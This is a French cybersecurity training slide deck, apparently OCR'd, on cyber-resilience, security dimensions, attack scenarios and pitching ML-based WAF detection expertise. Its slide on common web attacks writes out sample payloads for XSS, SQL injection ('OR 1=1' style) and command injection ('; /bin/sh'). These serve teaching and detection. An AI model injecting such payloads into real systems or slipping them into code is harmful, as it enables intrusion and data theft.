LA SÉCURITÉ DE L'INFORMATION EST LE BUT, LA CYBERSÉCURITÉ EST LE MOYEN NUMÉRIQUE DE L'ATTEINDRE.

Cybersécurité et cyberrésilience

La cybersécurité vise à réduire la probabilité qu'un incident se produise.

La cyberrésilience vise à réduire l'impact lorsqu'un incident survient malgré les protections en place.

Une organisation cybermature ne part pas du principe que toutes les attaques seront bloquées. Elle prépare également la détection, le confinement, la restauration et la continuité des services critiques.

Exemple :


Une entreprise victime d'un ransomware peut subir plusieurs semaines d'arrêt si ses sauvegardes sont connectées au même réseau et chiffrées par l'attaque.

La même entreprise peut reprendre son activité rapidement si elle dispose de sauvegardes isolées, testées, immuables et associées à un plan de restauration opérationnel.

La cyberrésilience complète donc la cybersécurité en intégrant la capacité de reprise.

IDEO·LAB


CYBERSÉCURITÉ : PRÉVENTION DES INCIDENTS
Cybersécurité
Réduire la probabilité
Pare-feu
24/7
Surveillance
ANTI MALWARE
Pare-feu
Authentification
Mises à jour


CYBERRÉSILIENCE : GESTION D'INCIDENT ET CONTINUITÉ
Le Cas Sans Résilience
CRYPTÉ
SERVICE INTERROMPU
TEMPS D'ARRÊT : PLUSIEURS SEMAINES.
Sauvegardes connectées et chiffrées.
Le Cas Avec Résilience
SAUVEGARDE ISOLÉE ET IMMUABLE
SERVICE RAPPROVISIONNÉ
TEMPS D'ARRÊT : QUELQUES HEURES.
Détection, Confinement, Restauration.


COMPLÉMENTARITÉ CYBERSÉCURITÉ & CYBERRÉSILIENCE
CYBERRÉSILIENCE
(Intègre la capacité de reprise)
CYBERSÉCURITÉ
Restauration
CONTINUITÉ
(Cybersécurité) → INCIDENT (Détection) [CONFINEMENT] [CONTINUITÉ]
La cyberrésilience complète la cybersécurité
en assurant la reprise après un incident.

IDEO·LAB

Les dimensions de la cybersécurité

La cybersécurité repose sur plusieurs dimensions complémentaires.

Dimension technique
Pare-feu, chiffrement, MFA, EDR, SIEM, WAF, sauvegardes, durcissement, segmentation, gestion des correctifs.

Dimension humaine
Sensibilisation, prévention du phishing, gestion des erreurs, formation, signalement des incidents, culture de vigilance.

Dimension organisationnelle
Politiques de sécurité, responsabilités, procédures, gestion du risque, audits, gestion de crise, plan de continuité.

Dimension juridique
Protection des données, conformité réglementaire, contrats fournisseurs, conservation des preuves, notification des incidents.

Dimension stratégique
Protection de l'activité, maîtrise du risque financier, confiance client, réputation, continuité et compétitivité.

Aucune de ces dimensions n'est suffisante isolément. La sécurité repose sur leur combinaison.


Dimension Technique
Pare-feu, Chiffrement, MFA, EDR, SIEM, WAF, sauvegardes, durcissement, segmentation, gestion des correctifs.
EDR
Dimension Humaine
Sensibilisation, prévention du phishing, gestion des erreurs, formation, signalement des incidents, culture de vigilance.
Sensibilisation
Signalement
Dimension Stratégique
Protection de l'activité, maîtrise du risque financier, confiance client, réputation, continuité et compétitivité.
Réputation, compétitivité
Trust
Confiance client
LA CYBERSÉCURITÉ
Gestion de crise
Plan de continuité
RGPD
RGPD
Conformité
Conformité
Dimension Juridique
Protection de l'activité, maîtrise du risque financier, confiance client, réputation, continuité et compétitivité.
Dimension Organisationnelle
Politiques de sécurité, responsabilités, procédures, gestion du risque, audits, gestion de crise, plan de continuité.
Aucune de ces dimensions n'est suffisante isolément.
La sécurité repose sur leur combinaison.

IDEO·LAB

Exemple : plateforme e-commerce

Éléments à protéger :

- Comptes clients
- Catalogue produit
- Commandes
- Paiements
- API logistiques
- Backoffice d'administration
- Base de données
- Emails transactionnels
- Sauvegardes
- Infrastructure d'hébergement

Risques associés :

- Vol de comptes clients
- Fuite de données personnelles
- Fraude sur les commandes
- Injection SQL
- Indisponibilité du site
- Compromission du backoffice
- Modification frauduleuse des prix
- Exfiltration de la base clients

Mesures adaptées :

- Authentification forte des administrateurs
- Validation des entrées utilisateur
- Requêtes SQL paramétrées
- Limitation de débit sur les API
- Journalisation des actions sensibles
- Sauvegardes régulières et testées
- WAF devant l'application
- Surveillance des connexions suspectes
- Cloisonnement entre frontend, backend et base de données

IDEO·LAB

CYBERSÉCURITÉ E-COMMERCE : ÉLÉMENTS ET RISQUES

ÉLÉMENTS À PROTÉGER

- Infrastructure d'hébergement
- Base de données
- Comptes clients
- Commandes
- Emails transactionnels
- API logistiques

RISQUES ASSOCIÉS

- Vol de comptes clients
- Fuite de données personnelles
- Fraude sur les commandes
- Indisponibilité du site
- Fuite de données personnelles
- Injection SQL
- Compromission du backoffice
- Modification frauduleuse des prix
- Exfiltration de la base clients

Exemple : environnement d'entreprise

Scénario possible :

Un collaborateur reçoit un email de phishing.
Les identifiants sont saisis sur une fausse page.
L'attaquant se connecte au VPN.
Un poste interne est compromis.
Des identifiants supplémentaires sont collectés.
Des documents sensibles sont exfiltrés.
Des sauvegardes accessibles sont supprimées.
Un ransomware est déclenché.

Contrôles de sécurité associés :


- MFA sur la messagerie et le VPN
- Filtrage des emails suspects
- EDR sur les postes
- Restriction des accès administrateurs
- Segmentation réseau
- Supervision des connexions inhabituelles
- Sauvegardes isolées
- Journalisation centralisée
- Procédure de réponse à incident
- Formation des utilisateurs

Cet exemple montre que l'attaque ne suit pas une seule dimension technique. Elle exploite les identités, les usages, les accès, les postes, les procédures et les faiblesses de supervision.


IDEO·LAB

SCÉNARIO D'ATTAQUE

1. Phishing
   hameçonnage
2. Fausse Page
3. Connexion au VPN
4. Poste Compromis
5. Collecte d'Identifiants
6. Exfiltration
7. Suppression de Sauvegardes
8. Ransomware



CONTRÔLES DE SÉCURITÉ ASSOCIÉS



Résumé: Cette attaque ne suit pas une seule dimension technique. Elle exploite les identités, les usages, les accès, les postes, les procédures et les faiblesses de supervision.

Les erreurs de compréhension courantes

La cybersécurité est souvent mal comprise lorsqu'elle est réduite à quelques outils techniques.

Erreurs fréquentes :

- Assimiler la cybersécurité à un antivirus
- Penser qu'un pare-feu suffit à protéger une organisation
- Croire que le cloud est sécurisé automatiquement
- Considérer que la conformité garantit la sécurité réelle
- Négliger les comptes administrateurs
- Oublier les sauvegardes dans la stratégie cyber
- Sous-estimer le phishing et l'ingénierie sociale
- Ne pas tester les procédures de restauration
- Traiter la cybersécurité uniquement après un incident

Une approche professionnelle repose au contraire sur une vision globale : actifs, risques, menaces, contrôles, supervision, incidents et amélioration continue.

IDEO·LAB

UNE VISION RÉDUCTRICE

Réduire la cybersécurité à quelques outils techniques.

UNE APPROCHE PROFESSIONNELLE GLOBALE

Basée sur : actifs, risques, menaces, contrôles, supervision, incidents, et amélioration continue.

2. CYBERSECURITE : LES ENJEUX

IDEO·LAB

Cybersécurité : Les Enjeux

- La Vision Holistique (Le "Pourquoi")
- L'Écosystème des Menaces (Le "Quoi")
- Vers une Sécurité Agile (Le "Comment")

IDEO·LAB

La Vision Holistique (Le "Pourquoi")

Les 3 piliers de la valeur

La cybersécurité protège trois actifs critiques :

1. **La Continuité d'Activité :** Empêcher l'arrêt de la production/service (coût financier et réputationnel).
2. **L'Intégrité des Données :** Garantir que les décisions sont prises sur des bases saines et non altérées.
3. **La Confiance (Capital Client) :** La donnée est la monnaie du XXIe siècle. Une fuite est une perte de confiance irréversible.

IDEO·LAB

La Roue de la Confiance

Représentation visuelle des piliers fondamentaux de la cybersécurité, garantissant la confiance du capital client et la stabilité des opérations.

L'Écosystème des Menaces (Le "Quoi")

Il faut démystifier la menace. Elle est moins "technique" qu'on ne le pense.

Le triptyque du risque moderne


- **Les Menaces Humaines :** 80% des incidents impliquent une erreur humaine ou une ingénierie sociale (phishing).
- **La Surface d'Attaque Élargie :** Cloud, télétravail, objets connectés (IoT), supply chain. Chaque point de connexion est une porte ouverte.
- **La Professionnalisation :** Les attaquants sont désormais des entreprises structurées (Ransomware-as-a-Service).

  Diagramme suggéré (Le "Sandwich" du Risque) :

  - **Haut (Strate Organisationnelle) :** Gouvernance, politiques de sécurité.
  - **Milieu (Strate Technique) :** Chiffrement, Pare-feu, EDR, IAM (Gestion des accès).
  - **Bas (Strate Humaine) :** Culture, sensibilisation, hygiène numérique.
    Notez : "La sécurité est aussi forte que son maillon le plus faible".

IDEO·LAB

Le "Sandwich" du Risque Moderne



Notez : "La sécurité est aussi forte que son maillon le plus faible".

Vers une Sécurité Agile (Le "Comment")

Pour être efficace, la cybersécurité doit sortir du mode "pompier" pour passer en mode "partenaire" :

1. **Culture du "Zero Trust" :** Ne jamais faire confiance par défaut, vérifier systématiquement chaque accès, quel que soit l'utilisateur ou la localisation.
2. **Cybersécurité comme avantage concurrentiel :** Être capable de prouver sa résilience devient un argument de vente majeur auprès des clients et des partenaires.
3. **La résilience, pas seulement la protection :** Accepter que le risque zéro n'existe pas. L'enjeu est la **vitesse de détection** et la **capacité de remédiation** après une intrusion.

IDEO·LAB

VERS UNE SÉCURITÉ AGILE

1. PRÉVENIR

Sensibilisation, Audit,
Politiques Sécurité,
"Security by Design"

2. DÉDETECTER

Surveillance 24/7,
Analyse de Logs,
Threat Intelligence

3. RÉAGIR

Plan de Réponse à Incident,
Isolation, Communication de Crise

4. RESTAURER

Sauvegardes, Continuité d'Activité,
Retours d'Expérience

- Culture "Zero Trust"
- **Avantage Concurrentiel** (Confiance Client)
- **Priorité** à la Résilience (Détection/Remédiation)

SECURECORP

IDEO·LAB

CYBER AGENDA

- 1. Ce que nos clients veulent vraiment entendre,
- 2. Réponse courte à la fameuse question : “Expliquez votre expertise”
- 3. Les attaques à maîtriser absolument en 2026
  - 1. XSS
  - 2. SQL Injection
  - 2. « Command Injection »
  - 3. Définir le Trafic légitime

- 4. Pipeline technique à expliquer
- 5. Ce qu’il faut savoir dans les grandes ligne à propos du WAF / WAAP
- 6. Métriques à citer et à comprendre
- 7. Les vrais enjeux cybersécurité à intégrer

IDEO·LAB

1. Ce que le client veut vraiment entendre

La phrase du client veut dire :

> "Nous cherchons quelqu'un qui comprend à la fois le **machine learning sur texte** et la **réalité opérationnelle cybersécurité** : logs HTTP, payloads suspects, faux positifs, WAF/WAAP, attaques applicatives, classification, scoring, exploitation en production."

Donc il ne faut pas répondre comme un pur data scientist, ni comme un pur pentester. Il faut te positionner comme un profil hybride :

ML appliqué à la donnée textuelle + sécurité applicative + industrialisation d'un moteur de détection.

Tu peux dire :

> Mon approche consiste à traiter les requêtes HTTP, paramètres, headers, user agents, payloads et logs applicatifs comme des données textuelles semi-structurées. L'objectif est de classifier les flux en trafic légitime, SQL Injection, XSS, Command Injection ou abus applicatif, tout en maîtrisant les contraintes cybersécurité : faux positifs, dérive des attaques, explicabilité, latence et intégration avec un WAF/WAAP ou un SOC.

C'est exactement le bon angle.

IDEO·LAB

2. “Expliquez votre expertise”

J’ai une approche très orientée terrain. Sur des attaques web comme SQL Injection, XSS ou Command Injection, je pars des données réellement observables : URI, query strings, corps POST, headers, user-agent, cookies, codes retour, fréquence, IP, session, endpoint ciblé.

Ensuite je construis une chaîne de classification textuelle : normalisation, décodage URL/HTML, tokenisation, extraction de n-grammes caractères et mots, features syntaxiques, score d’entropie, présence de patterns dangereux, puis modèle supervisé ou hybride règles + ML.

En cybersécurité, l’objectif n’est pas seulement d’avoir un bon score global. Il faut réduire les faux positifs, expliquer pourquoi une requête est classée malveillante, ajuster les seuils par niveau de risque, et intégrer le résultat dans une logique WAF/WAAP : blocage, alerte, challenge, quarantaine ou simple monitoring.

IDEO·LAB

3. Les attaques à maîtriser absolument « Serveurs » et « Grand Public »

IDEO·LAB

TOP 3 DES ATTAQUES WEB LES PLUS COMMUNES

UNE VUE D'ENSEMBLE DES VULNÉRABILITÉS CRITIQUES

1. XSS (CROSS-SITE SCRIPTING)

- Attaque côté client.
- Injection de scripts malveillants dans une page de confiance.
- Vol de cookies, de sessions, défiguration de site.
- Exemple: <script>alert('XSS')</script>

2. SQL INJECTION (INJECTION SQL)

- Attaque côté serveur.
- Manipulation des requêtes de base de données.
- Contournement de l'authentification, exfilltration de données.
- Exemple: ' OR '1'='1

3. COMMAND INJECTION (INJECTION DE COMMANDE)

- Attaque côté système.
- Exécution de commandes arbitraires sur le système d'exploitation du serveur.
- Prise de contrôle totale du serveur.
- Exemple: ; /bin/sh

#SÉCURITÉWEB #OWASP #CYBERSÉCURITÉ #PRÉVENTION

Les attaques informatiques ‘Grand Public’ : Comprendre et se protéger.

1

Hameçonnage (Phishing)

Une communication trompeuse (email, SMS) pour voler vos informations personnelles et bancaires.

2

Rançongiciel (Ransomware)

Un logiciel malveillant qui chiffre vos fichiers et exige une rançon pour les récupérer.

3

Logiciel malveillant (Malware/Virus)

Tout logiciel conçu pour endommager, perturber ou obtenir un accès non autorisé à un système.

4

Attaque par déni de service (DDoS)

Surcharge d'un serveur ou d'un d'un site web par un trafic massif pour le rendre inaccessible.

5

Exploitation de vulnérabilités

